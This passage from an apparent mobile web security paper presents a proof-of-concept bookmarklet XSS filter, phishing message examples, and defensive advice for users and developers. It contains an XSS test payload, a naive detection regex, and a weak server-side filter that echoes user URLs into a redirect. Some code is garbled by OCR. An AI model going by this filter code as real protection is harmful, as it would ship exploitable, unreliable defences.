
6.1. Safe guard in mobile browsers

Mobile device native and custom browsers like Safari and Opera Mobile, as well as in-app browsers, provide attack surfaces for Injection, XSS and sensitive information disclosure payload to execute. Although Safari and Opera Mobile has XSS-Auditor, it does not filter out all of the XSS attacks, therefore supplementary validation is recommended.

Unlike desktop browsers, custom security plugins and extensions are not available in mobile browsers yet. One of the alternatives is to run the custom safety measure on Bookmarklet. Bookmarklet is JavaScript codes saved as bookmarks in the browser. The sample XSS validator bookmarklet contains 3 components:


- JavaScript Loader adapted from The Anatomy of a JavaScript Bookmarklet (2009);
- Sample Client side XSS validator, xss_validator.js;
- Sample Server side XSS validator, xss_validator.aspx;

The steps to create Bookmarklet XSS filter are described below:




```
(function(){var
w=window,u=http://192.168.1.100:8888/xss_validator.js l=w.location,d=w.document,s=d.createElement('script'),e=en
codeURIComponent,x='undefined';function g(){if(d.readyState&&d.readyState!='complete')
{setTimeout(g,200)}else{if(typeof MainApp==x){s.setAttribute('src',u);d.body.appendChild(s)}function f(){if(typeof
MainApp==x){setTimeout(f,200)}else{MainApp.show()}}f()}}g()}())
```

Fig 6.1 JavaScript Loader saved as Bookmarklet, it further loads xss_validator.js



```
var inUrl=prompt("enter URL:");
var validatorRegex= /script|.js|<|>|\'|\"/i;
(validatorRegex.test(inUrl))?alert("URL may contain XSS payload"):alert("URL is safe");
```


Fig 6.2 Sample xss_validator.js contains a simple regular expression. It checks the input consists of any potential XSS payload like (script, .js, <>, ‘ and “) and alert if it is safe.



XSS validator bookmarklet

ɪt(f,200)}else{MainApp.show()}}f()}}g()}())


Fig 6.3 Bookmarklet is saved as bookmark in the Browser.



http://192.168.1.100
enter URL:
.168.1.100:8888/?para=123

http://192.168.1.100
URL is safe


Fig 6.4 By entering *http://192.168.1.100:8888/?para=123* in the input box, the validator checks and alert the URL is safe



http://192.168.1.100
enter URL:
=<script>alert(123)</script>


http://192.168.1.100
URL may contain XSS payload

Fig 6.5 By entering http://192.168.1.100:8888/?para=<script>alert(123)</script> in the input box, the validator checks and alert the URL may contain XSS payload




```
var inUrl=prompt("enter URL:")
var httpRequest;
function getRequest() {
    if (window.XMLHttpRequest) { httpRequest = new XMLHttpRequest();;}
    else if (window.ActiveXObject) {try {httpRequest = new ActiveXObject("Msxml2.XMLHTTP");;}
    catch (e) {try {httpRequest = new ActiveXObject("Microsoft.XMLHTTP");;}
    catch (e) {}}
}
    httpRequest.onreadystatechange = showResults;
    httpRequest.open('GET', 'xss_validator.aspx?inUrl='+inUrl);
    httpRequest.send();
}
function showResults() {
    if (httpRequest.readyState === 4) {
        if (httpRequest.status === 200) {
            location.href = httpRequest.responseText;
        }
    }
}
getRequest();
```

Fig 6.6 Modifying xss_validator.js to make AJAX call, requesting xss_validator.aspx to process server side filtering and redirect to the target URL



```
<%@ Page Language="C#" validateRequest="false" %>
<script runat="server">
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!String.IsNullOrEmpty(Request.QueryString["inUrl"]))
        {
            String inUrl = Request.QueryString["inUrl"];
            if (inUrl.Contains("?"))
            {
                String domain=inUrl.Split('?')[0];
                String qs=inUrl.Split('?')[1];
                Response.Write(domain+"?"+Server.UrlEncode(qs));
            }
            else
            {
                Response.Write(inUrl);
            }
        }
    }
</script>
```

Fig 6.7 xss_validator.aspx takes URL from QueryString, and performs Server.UrlEncode so as to remove script tags.



=<script>alert(123)</script>

%3ealert(123)%3c%2fscript%3e


Fig 6.8 By entering http://192.168.1.100:8888/?para=<script>alert(123)</script> in the input box, the payload is filtered and user is redirected to the target URL

The above xss_validator.js and xss_validator.aspx are only proof-of-concept code snippets to demonstrate one of the ways to create some custom validators in mobile browsers. Further research and development is needed to improve the parameters validation, filtering and webpage content sanitization. If mobile apps can capture network traffic or detect browser activities, they can also check if the traffic contains any potential web attack and provide corresponding protection like filtering or malicious website fingerprint.

6.2. Safe mobile device usage

6.2.1. Untrusted source of URLs

User awareness plays an important role in mobile security. Mobile devices seem to be prone to web attacks, but if normal users pay more attention to suspicious sources, the risks can be reduced. Many of the attackers come from URLs which are carried by various sources like websites, instant messages, QR Codes etc… Whenever emails are received, usuall email providers (gmail, outlook, etc.) have already filtered potential malicious emails. As long as users do not intentionally open the URLs in the spammed emails, they will be protected by the email service providers.



From: Facebook Services (he[redacted]1nn@alc[redacted]o.com)   Your junk email filter is set to exclusive.
Sent: Friday, March 22, 2013 12:52:16 AM
To: [redacted]@hotmail.com

This message is here because your junk email filter is set to exclusive.
Wait, it's safe! | I'm not sure. Let me check

facebook

You have a new message from Facebook Services.


Your profile is missing required information.

View Notifications   Go to Facebook

za[redacted].iswift.eu/conc[redacted]ion.html?fbuserid=[redacted]

Fig 6.9 Emails are filtered and moved to junk / spam folders in Outlook

However, if the messages are coming from trusted sources like friends, users will be unaware of the danger of opening the URLs. Or tempting messages that lure users to get gifts or messages causing fear like urging users to reset passwords, users will open the URLs without hesitation. Users can only be more sensitive to incoming messages with URLs by thinking again if it is logical for the senders to send such messages.



Check the QR Code and enjoy free gifts

[redacted]

WARNING!!!
we got the information from the facebook from a friend that you committed acts in violation of facebook.
if you want your account back, please click the link below:
======================
http://rec[redacted]-id[redacted].hm/
======================
thank you:
Greetings Us: Facebook Security


Fig 6.10 Messages that lure victims to visit the links

6.2.2. Suspicious calls

Suspicious phone calls can be initiated by attackers from website vulnerabilities. Unlike random spam calls, the attackers possess more information gathered from the mobile devices. The attackers seem to launch successful fraud more easily. As long as users stay alert and skeptical to the requests from the callers, especially when the callers ask for the private and sensitive information like bank credit card details, internet credentials and money transfer etc. Never be rush to make any instant decisions. By doing so, the risk of being attacked by suspicious calls can be greatly reduced.

6.2.3. Untrusted apps

iPhone and Android users can download mobile apps from AppStore and GooglePlay. Non-jail-broken iPhones provide a more secured environment since apps can only be installed from AppStore. Although there are alternatives to install apps without AppStore, it is not common for general users. Android provides flexible environment for users to install any apps, which increases the chance of malware installation as they come from untrusted source. If the “Unknown sources” is unchecked, non-Market application installation will be blocked. This helps to filter out some of the malware even though the download is driven by website vulnerability. Installing apps from trusted sources (AppStore and GooglePlayer) can generally increase the security of the mobile devices.



Application settings

Unknown sources □
Allow installation of non-Market applications

Manage applications
Manage and remove installed applications

Running services
View and control currently running services

Show Permissions
Displays a list of permissions and which apps are using them

Development
Set options for application development


Install blocked

For security, your phone is set to block installation of applications not obtained from Android Market.

Fig 6.11 By unchecking “Unknown sources”, installation will be blocked if the application is not obtained from Android Market

6.2.4. Defense apps

Other than custom web browser protection mentioned above and awareness of mobile users, in order to provide full scope of defense, security applications can be installed. Similar to desktop anti-virus, anti-malware and internet security protection software, there are numerous defense apps in the market to protect the mobile devices from web attack, data loss and malware. McAfee Mobile Security for Google Android (2013) can provide site-advisor when a potential malicious website is visited. Besides, installing full-scale mobile security application, individual secure applications like QR Code snapper can also be installed. Norton Snap QR Code Reader (2013) can be used to facilitate safe capture of QR Codes like blocking malicious websites.



Warning: Dangerous Site

Whoa!

Are you sure you want to go there?

The link you clicked is taking you to: http://2crack.com/

McAfee tested this site and found files that contain viruses, spyware, or other potentially unwanted programs.

Norton Rating SECURED

http://norton.com/

Fig 6.12 McAfee and Norton provide mobile security applications

6.3. Secure mobile website development

Website vulnerabilities are manipulated for launching attacks to servers and clients. It is important for website developers to follow secured development life cycle so as to increase the security of the websites. With reference to Microsoft Security Development Lifecycle (2012), assurance processes have to be taken to ensure the product is built in a secure way and reduce cost of revenue lost due to vulnerabilities. To build a secure website especially for mobile devices, developers should follow the guidelines provided from OWASP Top 10 for web application and OWASP Top 10 for mobile. By referring to the Top 10 items for web application and mobile, developers can identify the potential attack vectors and techniques to avoid the vulnerabilities. A secure website will provide no chance for attacker to plant any potential attacks for the mobile users.

6.4. Further Research

More and more new technologies appear nowadays especially for mobile development. No matter building mobile websites or applications, further security research has to be done.

HTML5 can now be run on most of the mobile browsers and it offers extra features like local storage for the users. This implies there are more attack surfaces which can possibly provide loophole for browser exploitation. Third party API like web services of application class builder for mobile apps and website development may increase another attack surfaces if they are not well tested. XSS-Auditor in iPhone and Android browsers should be tested and revised whenever there are new versions. Mobile malwares and web trojans can manipulate website vulnerabilities to launch further exploit to the mobile devices.

7. Conclusions

While the growth of using mobile devices will keep increasing, more and more users will browse websites using mobile devices. Series of experiments were performed to simulate the attacks of mobile websites. At first, malicious URLs carriers worked as sources of attacks. Then, through client side injection, BeEF acted as the admin console to launch further exploitation. After demonstration, impacts from different types of attacks were discussed. Mobile websites which are prone to attacks could lead to different levels of loss. The consequences include loss of private data or even completely compromised devices due to drive-by-download malwares. To tackle the mobile website security issues, plugins and defense applications can be installed to the mobile devices to increase protection from web attacks. Normal users can be more alert when using mobile devices. Developers should follow SDLC to build secure mobile websites. Further research on new technologies is necessary to cope with the corresponding potential vulnerabilities. HTML5, new third party API, defense plugins as well as malware are areas that researchers should be focusing on. Although attacks towards mobile websites is becoming more common, with proper countermeasures and continuous research, the mobile website security will be improved eventually and users will enjoy safe web browsing in mobile devices.

8. References

BeEF (2012). What is BeEF?. Retrieved from http://beefproject.com/.

Canalys (2012). Smart phones overtake client PCs in 2011. Retrieved from http://www.canalys.com/newsroom/smart-phones-overtake-client-pcs-2011.

Kaspersky (2012). Number of the week: 50% of users cannot recognize a phishing message. Retrieved from http://www.kaspersky.com/about/news/virus/2012/Number_of_the_week_50_of_users_cannot_recognize_phishing_message.

McAfee Mobile Security for Google Android (2013), Retrieved from https://www.mcafeemobilesecurity.com/products/android.aspx

Microsoft Secure Development Lifecycle (2012), What is the Security Development Lifecycle ? Retrieved from http://www.microsoft.com/security/sdl/default.aspx

Norton Snap QR Code Reader (2013), Retrieved from https://itunes.apple.com/us/app/norton-snap-qr-code-reader/id471928808?mt=8

OWASP (2013). OWASP Top 10 2013. Retrieved from https://www.owasp.org/index.php/Top_10_2013-T10.

OWASP Mobile Security Project - Top Ten Mobile Risks (2011). Retrieved from https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks

StatCounter (2012). StatCounter Global Stats, [Graphical illustration of the Top 8 Mobile Operating Systems from Oct 2011 to Oct 2012]. Retrieved from http://gs.statcounter.com/#mobile_os-ww-monthly-201110-201210-bar.

The Anatomy of a JavaScript Bookmarklet (2009). Retrieved from http://juixe.com/techknow/index.php/2009/05/11/the-anatomy-of-a-JavaScript-bookmarklet/

The Guardian (2012). Smartphone sales growth, 1Q 2007 - 1Q 2012, by platform.

Source: Gartner. Retrieved from http://www.guardian.co.uk/technology/2012/may/16/android-smartphone-market-50-percent

Web SQL Database Demo (2013). Retrieved from http://project.mahemoff.com/sql.html

Yury Namestnikov (2012). IT Threat Evolution: Q2 2012: Malicious programs on the Internet (attacks via the web). Retrieved from http://www.securelist.com/en/analysis/204792239/IT_Threat_Evolution_Q2_2012#9.